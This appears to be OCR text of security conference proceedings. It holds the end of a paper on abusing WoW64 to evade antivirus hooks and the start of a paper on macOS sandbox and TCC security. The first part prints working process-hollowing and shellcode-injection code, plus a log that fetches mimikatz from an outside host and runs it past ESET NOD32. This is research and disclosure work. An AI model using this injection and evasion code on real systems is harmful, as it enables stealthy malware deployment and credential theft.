86          /* +24 - exit 64 bit mode  */ 0xE8, 0x0, 0x0, 0, 0, 0xC7,0x44, 0x24, 4, 0x23, 0, 0, 0, 0x83, 4, 0x24, 0xD, 0xCB,
87          0xc3,
88      };
89  
90      jit_stub = (PCHAR)VirtualAlloc(0, sizeof(stub_template), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
91      memcpy(jit_stub, stub_template, sizeof(stub_template));
92      va_list    args;
93      va_start(args, szNtApiToCall);
94      *((uint32_t*)&jit_stub[0x01]) = *(uint32_t*)&apiAddr[1];
95      *((uint32_t*)&jit_stub[0x1d]) = (size_t)&ptrTranslator;
96      auto ret = ((NTSTATUS(__cdecl*)(...))jit_stub)(args);
97      return ret;
98  }
```


Confirm the payload in the line 78-87 of source code (above): prepare syscall number, and 32-bit argument list on Rcx and Rdx. Then enter 64-bit mode, use xchg r14, Rsp switching current used stack to 64-bit stack. Next, invoke the pointer of wow64!Wow64SystemServiceEx, use xchg r14, Rsp to switch the current stack to 32-bit, and leave 64-bit mode.

Just abusing the payload as a gadget to launch 64-bit interrupts allows us to easily bypass all the user-land hooks with just one gadget.



```
    char CurrentFilePath[1024] = "C:\\Windows\\SysWOW64\\calc.exe";
    DOSHeader = PIMAGE_DOS_HEADER(Image); // Initialize Variable
    NtHeader = PIMAGE_NT_HEADERS(DWORD(Image) + DOSHeader->e_lfanew); // Initialize
    if (NtHeader->Signature == IMAGE_NT_SIGNATURE) // Check if image is a PE File.
    {
        ZeroMemory(&PI, sizeof(PI)); // Null the memory
        ZeroMemory(&SI, sizeof(SI)); // Null the memory

        if (CreateProcessA(CurrentFilePath, NULL, NULL, NULL, FALSE,
            CREATE_SUSPENDED, NULL, NULL, &SI, &PI))
        {
            // Allocate memory for the context.
            CTX = LPCONTEXT(VirtualAlloc(NULL, sizeof(CTX), MEM_COMMIT, PAGE_READWRITE));
            CTX->ContextFlags = CONTEXT_FULL; // Context is allocated

            if (GetThreadContext(PI.hThread, LPCONTEXT(CTX))) //if context is in thread
            {

                pImageBase = VirtualAllocEx(PI.hProcess, LPVOID(NtHeader->OptionalHeader.ImageBase),
                    NtHeader->OptionalHeader.SizeOfImage, 0x3000, PAGE_EXECUTE_READWRITE);

                if (pImageBase == 0) {
                    NtAPI("ZwTerminateProcess", PI.hProcess, 0);
                    return 0;
                }

                // Write the image to the process
                NtAPI("NtWriteVirtualMemory", PI.hProcess, pImageBase, Image, NtHeader->OptionalHeader.SizeOfHeaders, NULL);
```

We use the classic malware technique Process Hollowing (RunPE) (above) and all the sensitive Win32 APIs have been built into our new path to heaven.



Process Explorer - Sysinternals: www.sysinternals.com [AAADDRESS17
File Options View Process Find Users Help
Command Prompt
NOD32 ANTIVIRUS
遊戲(G) 設定(C) 說明(H)
Setup

```
Process                      Window Title
explorer.exe                 Program Manager
  SecurityHealthSystray.exe
  cmd.exe                    Command Prompt
    conhost.exe
  procexp64.exe              Process Explorer - Sysinternals:...
calc.exe                      吋価忓...
CPU Usage: 54.76%  Commit Charge: 49.75%  Processes: 92  Physical Usage
```

```
C:\Users\aaaddress1\Desktop>wowGrail.exe

C:\Users\aaaddress1\Desktop>
```

Update

ESET NOD32 Antivirus
Current version: 14.0.22.0


Last successful update: 4/23/2021 3:36:46 PM
Last successful check for updates: 4/23/2021 3:36:46 PM

Show all modules

In our experiment, this method was robust enough to work against the fully updated HIPS protection of ESET NOD32. This technique has been release under the Github aaaddress1/wowGrail · GitHub .

WoWINJECTOR: ONE GADGET TO TAKE OVER THE HELL

The 32-bit Thread Snapshot



```
restoreStatus:                          ; CODE XREF: RunSimulatedCode+167↓j
                btr     dword ptr [r13-80h], 0
                jb      short loc_6B10168E
; 6:        __asm { jmp  fword ptr [r14] }
                mov     edi, [r13+20h]
                mov     esi, [r13+24h]
                mov     ebx, [r13+28h]
                mov     ebp, [r13+38h]
                mov     eax, [r13+34h]
                mov     r14, rsp
                mov     dword ptr [rsp+0A8h+var_A8+4], 23h ; '#'
                mov     r8d, 2Bh ; '+'
                mov     ss, r8d
                mov     r9d, [r13+3Ch]
                mov     dword ptr [rsp+0A8h+var_A8], r9d
                mov     esp, [r13+48h]
                jmp     fword ptr [r14]
```

We've previously shared about the sub-program restoreStatus. It will fetch 32-bit thread status from the snapshot above, and get recovered to the original state when leaving 64-bit thread mode during the WoW64 layer.


The most interesting part is, the address of the 32-bit thread context is predictable. Thanks to @waleedassar leaving a note in his blog (pastebin.com/8ZQa2heh) about the creation of WoW64 processes, from which we learned:

1. There are 4 definite environment blocks in a WoW64 process: TEB64, TEB32, PEB64, PEB32 (ordinal by address, lower to higher).
2. Kernel call nt!MiCreatePebOrTeb allocates a large space used for keeping the 4 blocks.
3. From the start of 32-bit TEB, the address of the corresponding 64-bit TEB can be found at offset 0xF70.

Regarding point 2, an attacker can just leak the address from one of the 4 blocks, and addresses of the other 3 blocks will be predicted, e.g. The 64-bit TEB always precedes the corresponding 32-bit TEB by two pages (AddressOf TEB64=TEB32 – 0x2000).


Moreover, we've found that address of the 32-bit thread context is stored at the fixed offset 0x1488 on the TEB64. Thus, if we can leak the address of PEB32, we can also get the address of TEB64 (because of the 4 blocks in the same memory region) and then we get the address of 32-bit thread context.

As shown in the next screenshot, we designed a hollowing function used to do Process Hollowing by injecting the 32-bit thread snapshot. Using the Win32 API CreateProcess and GetThreadContext, we can get the initial thread state of the child process. Registering Ebx on a newborn thread, the pointer of PEB32 is always retained, so it's not difficult to leak the address of the 32-bit thread context.



```
uint32_t getShadowContext32(HANDLE hProcess, uint32_t PEB) {
    uint32_t teb32 = PEB + 0x3000, teb64 = teb32 - 0x2000, ptrCtx = 0;
    ReadProcessMemory(hProcess, (LPCVOID)(teb64 + 0x1488), &ptrCtx, sizeof(ptrCtx), 0);
    return ptrCtx + 4;
}

void hollowing(const PWSTR path, const BYTE* shellcode, DWORD shellcodeSize)
    wchar_t pathRes[MAX_PATH] = { 0 };
    PROCESS_INFORMATION PI = { 0 };
    STARTUPINFOW SI = { 0 };
    CONTEXT CTX = { 0 };
    memcpy(pathRes, path, sizeof(pathRes));

    CreateProcessW(pathRes, NULL, NULL, NULL, FALSE, BELOW_NORMAL_PRIORITY_CLASS, NULL, NULL, &SI, &PI);
    size_t shellcodeAddr = (size_t)VirtualAllocEx(PI.hProcess, 0, shellcodeSize, 0x3000, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(PI.hProcess, (void*)shellcodeAddr, shellcode, shellcodeSize, 0);

    CTX.ContextFlags = CONTEXT_FULL;
    GetThreadContext(PI.hThread, (&CTX));
    uint32_t remoteContext = getShadowContext32(PI.hProcess, CTX.Ebx);

    WriteProcessMemory(PI.hProcess, LPVOID(remoteContext + offsetof(CONTEXT, Eip)), LPVOID(&shellcodeAddr), 4, 0);
    WaitForSingleObject(PI.hProcess, INFINITE);
}
```

In the next step, all we need to do is allocate a new space to keep shellcode, as well as control the register Eip to shellcode.



```
in C:\Windows\SysWOW64\cmd.exe
[?] download payload from http://arsenal.30cm.tw/mimikatz.bin
[v] send request -> arsenal.30cm.tw:80 [Path = /mimikatz.bin]
[v] recv payload [size = 1045257] done.
[v] prepare payload shellcode okay.
[!] enter dropper mode...

  .#####.   mimikatz 2.2.0 (x86) #19041 Sep 18 2020 19:18:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

BOOM! Without any sensitive APIs to control the program counter of a 32-bit thread, we can inject a malicious payload like mimikatz into a new process under the full updated HIPS of AVST. □

macOS LOCAL SECURITY

escaping the sandbox and bypassing TCC

Thijs Alkemade and Daan Keuper

ABSTRACT

Sandboxing on macOS was introduced 13 years ago, but Apple did not leave it at that. Step by step, additional restrictions and new protection measures were added. Since the release of macOS Catalina in 2019, even non-sandboxed apps need to deal with sandbox-like restrictions: all apps now need to ask permission to access sensitive files, like those in the user's documents folder. Features such as the camera and geolocation already needed user approval. This system of user-controlled permissions is known as Transparency, Consent & Control (TCC). Each new security measure like this will also mean the introduction of new security boundaries, with entirely new classes of vulnerabilities. Many parts of the system must be re-examined to check for these vulnerabilities. For example, malware can now try to attack apps to "steal" the permissions granted by the user to that app. Apple has taken steps to allow apps to defend themselves against this, such as the hardened runtime. Ultimately, however, it is up to the developer of an app to safeguard its permissions. Many developers are not aware of this new responsibility. To make matters worse, Apple's documentation and APIs for these features are not as clear and easy to use as they should be. We will start with an overview of local security measures on macOS Big Sur. Then, in the second part, we will show some vulnerabilities we found in software to evaluate the effectiveness of these measures. These vulnerabilities allowed stealing TCC permissions, sandbox escapes and privilege escalation.

LOCAL SECURITY ON macOS

Gatekeeper

In Mac OS X Lion (10.7, released in 2011), Apple introduced code signing. This is a method of adding a cryptographic signature to an executable with prevents tampering with any part of the file. Signatures are (usually) generated using a certificate issued by Apple to a paid member of the Apple Developer Program, which also includes a developer identifier to indicate which developer account signed it.

Each signed binary includes a list of entitlements. These are mainly used to give the process more (or sometimes less) permissions. For example, a process accepting incoming XPC connections can check the entitlements of the connecting process to decide if it is authorised to perform a specific action.

Any developer can add these entitlements while signing, but most of them are private and are only accepted on Apple's own executables.

If an application needs a specific powerful entitlement, then it is common to separate the part that needs to use that entitlement into a separate XPC service. Then the main application can ask the service to perform the operation. This can make it much harder to abuse that entitlement when a vulnerability is found in the application.

One problem with the way entitlements are used is that Apple rarely revokes code signatures, in practice only for malware. This means that if an application with a powerful entitlement had a vulnerability, then it will remain exploitable even if the application is updated to fix the vulnerability as malware could download an old copy and exploit that.


Each time a binary is started, the code signature is verified. Embedded resources (such as images and frameworks) can also be signed. A hash is computed for each signed resource and placed in the CodeResources file. The hash of this file is included in the code signature of the main application.

Checking only the binary is known as a shallow code signing check. It is also possible to perform a deep code signing check, which checks all resources. This is very slow for large applications, as it needs to compute a hash of every file.

When an application has been downloaded from the internet, the downloading tool can add a quarantine flag to the application. If this flag is present, then a deep code signing check is performed and the user must confirm running the application.

This is used to prevent users from opening an application which was pretending to be something else. A quarantine flag is also automatically added to all files created by a sandboxed application.

In macOS Mojave (10.14, released in 2018), Apple added the ability to notarise applications. To do that, the application must be signed, using the hardened runtime wand a copy must be uploaded to Apple, who can grant it a notarisation ticket.


"Google Chrome.app" is an app created by Safari. Are you sure you want to open it?

This item is on the disk image "googlechrome.dmg". Safari downloaded this disk image today at 13:25. Apple checked it for malicious software and none was detected.

Figure 1: Running a newly downloaded application requires user approval.

The hardened runtime is a set of extra restrictions mainly for making process injection more difficult. When a user attempts to run a quarantined application, macOS will check the notarization ticket. If it is notarised, then the user is asked if they want to allow it to run. If not, the user must perform additional steps to run it. See Figure 1 for the message when running a newly downloaded notarised application.

Seatbelt

In Mac OS X Leopard (10.5, released in 2007), Apple introduced sandboxing, known also as Seatbelt. In the kernel a hook has been added to each system call to check the sandboxing permissions of the calling process to determine if an operation is allowed or not.

The permissions of a process are determined based on a profile. These are written in a Scheme-like programming language. For many of the internal services in macOS a custom profile is included to allow only the strictly necessary permissions for that service. Processes can sandbox themselves by calling `sandbox_init()`, so a daemon could perform some unsandboxed setup before enforcing the sandbox.

One special profile is the Mac App Sandbox profile, included in `application.sb`. This profile is enforced automatically and immediately if the application has the `com.apple.security.app-sandbox` entitlement.

The use of a programming language for the profile is used extensively for this profile: the entitlements of the process are checked to change the restrictions that are enforced. For example, the `com.apple.security.network.server` entitlement gives an application the permission to start a network server, which is implemented in the sandboxing profile as:

```
(when (entitlement "com.apple.security.network.server")
    (allow network-inbound (local ip)))
```

The Mac App Sandbox also does something else: it creates a new container for the application. Each application gets its own container in ~/Library/Containers/<bundleid>. These containers contain a mix of symlinks to the real directory and new directories specifically for that application.

The main use for this is to make sandboxing for existing applications easier, as the application gets full access to the new directories in its container, without being able to access files of other applications.

Note that these containers are not a security restriction, and that the application can see the path to the container and ignore the container if it wants. It should not be confused with Docker containers or BSD jails.

System Integrity Protection

System Integrity Protection (SIP) was introduced in OS X El Capitan (10.11, released in 2015). Most Macs will be used by a single user with administrative privileges. This means that obtaining the password for the current user (for example, by imitating a password prompt) is enough to elevate permissions to root. The goal of SIP is to reduce the impact that only a privilege escalation to root can have.

For example, SIP restricts modifications to certain files, the loading of kernel/system extensions and process debugging. It is implemented using much of the same technology as sandboxing, essentially enforcing a global implicit sandboxing profile for all processes.

SIP also limits access to sensitive user-specific files. For example, processes are not allowed to read files in ~/Library/Mail unless they have specific entitlements, even for the root user. This also means that a process running as a user may have permissions that a different process running as root does not have.

Transparency, Consent & Control

Transparency, Consent & Control (TCC) was introduced in macOS Mojave. This is as a dynamic sandbox for privacy-sensitive subsystems, such as access to the camera, location services, Documents folder, etc. Instead of a static sandboxing profile, the user can control these permissions and choose to allow or deny them. See Figure 2 for an example of this prompt.

The TCC daemon keeps track of what permissions the user has assigned per application. This is done based on the bundle identifier and the developer identifier of an application, which means that upgrading an application maintains its permissions.



"Terminal.app" would like to access files in your Downloads folder.

Figure 2: The user controls whether an application can read from sensitive directories.

Signed System Volume

The Signed System Volume (SSV) was introduced in macOS Big Sur (11, released in 2020). In Catalina (10.15, released in 2019), the start-up disk was split into two volumes: a system volume and data volume. The system volume was for system files and mounted as read-only. The data volume held all user files, third-party applications, etc. Only when installing a new system update the system volume would be mounted as writable. This made it harder for malware to persist.

In Big Sur, Apple has taken this concept even further. The system volume is now cryptographically signed. For each file on the system volume, its SHA-256 hash is stored in the metadata of the file. These hashes are combined into a Merkle Tree. The root hash of the Merkle Tree (the seal) is signed with a key from Apple. When reading a file from that volume, its hash is verified against the tree to ensure it is not modified.

VULNERABILITIES

In this section, we will cover a few different vulnerabilities to demonstrate how these security mechanisms work in practice.

Privileged updaters

On some systems, the most active user has a Standard user account instead of an Administrator account. For example, machines used by children where only a parent uses the Administrator account. Standard users are not allowed to make changes in `/Applications`. This creates an issue for installing updates: how can software that automatically updates itself do that if a standard user account uses it?

Installing software updates quickly is important, especially for security-critical software such as browsers and PDF readers.

Some software has implemented a way to handle this: a separate service running as root is used to perform the installation. A separate service is installed as a privileged helper tool with a launch daemon configuration automatically starting it as root. The application checks for updates, sees a new update is available and downloads it.

It then asks the service to install the downloaded package. This way, the Administrator needs to enter their password only once, to install the privileged helper tool on the first run.

The privileged service should perform two checks that are critical for security: the XPC connection should originate from the correct application and the update package should be legitimate. If both checks are not implemented correctly, privilege escalation is a possibility.

Another app could ask the service to install a malicious package, which would in most cases mean privilege escalation. Although it requires two vulnerabilities, in practice it happens quite regularly that both vulnerabilities are present. The first check could be bypassed if the code signing check is wrong (or even entirely missing) or if a process injection vulnerability exists in the application. The second check can often be bypassed using a time-of-check/time-of-use (TOCTOU) vulnerability: the package is checked and found to be legitimate, but between the check and installation it is changed to a malicious package.



exec
Please install this update
Incorrect signing check / process injection
~~Is this request from *App*?~~
TOCTOU
~~Is the update package signed?~~
Privilege escalation
Install package.

Figure 3: Vulnerabilities in privileged helper tools that could lead to privilege escalation.

Adobe Acrobat DC

Adobe Acrobat DC was vulnerable, as found by Yebin Sun of Tencent Security Xuanwu Lab and described on https://rekken.github.io/2020/05/14/Security-Flaws-in-Adobe-Acrobat-Reader-Allow-Malicious-Program-to-Gain-Root-on-macOS-Silently/.

The code signing check was completely absent and symbolic links could be used to swap the update package between check and use. Adobe released a fix for this in May 2020.

However, both fixes were not sufficient, as first reported by Csaba Fitzl from Offensive Security. The code signing check was not implemented correctly.

One difficulty with a code signing check is that the process identifier (pid) is not safe: an application can open an XPC connection, send a request and then execute a different process while keeping its pid the same.

A check based on the pid has a chance of looking at the new process instead of the old one. The way that was used by Adobe relied on the pid for the check, which meant it could be bypassed.

For the second part, only a check was added to see if the file was a symbolic link. Because the file was moved (not copied) it was possible to bypass the check by using a hardlink to the update file. Adobe released a second patch in August 2020.

We looked at it sometime later than Csaba, but before the fixes were released. When they were, it took only a short amount of time to adapt our exploit. In the code, it was visible that Adobe had started on the correct check for the XPC connection, but this was unfinished, and the function always returned true.

Adobe had also implemented a check that the package was a regular file with no additional references (so no hardlinks), but the package was still moved instead of copied. This made it possible to perform the following attack: the malicious application could open a file descriptor for the package file and then request the installation.

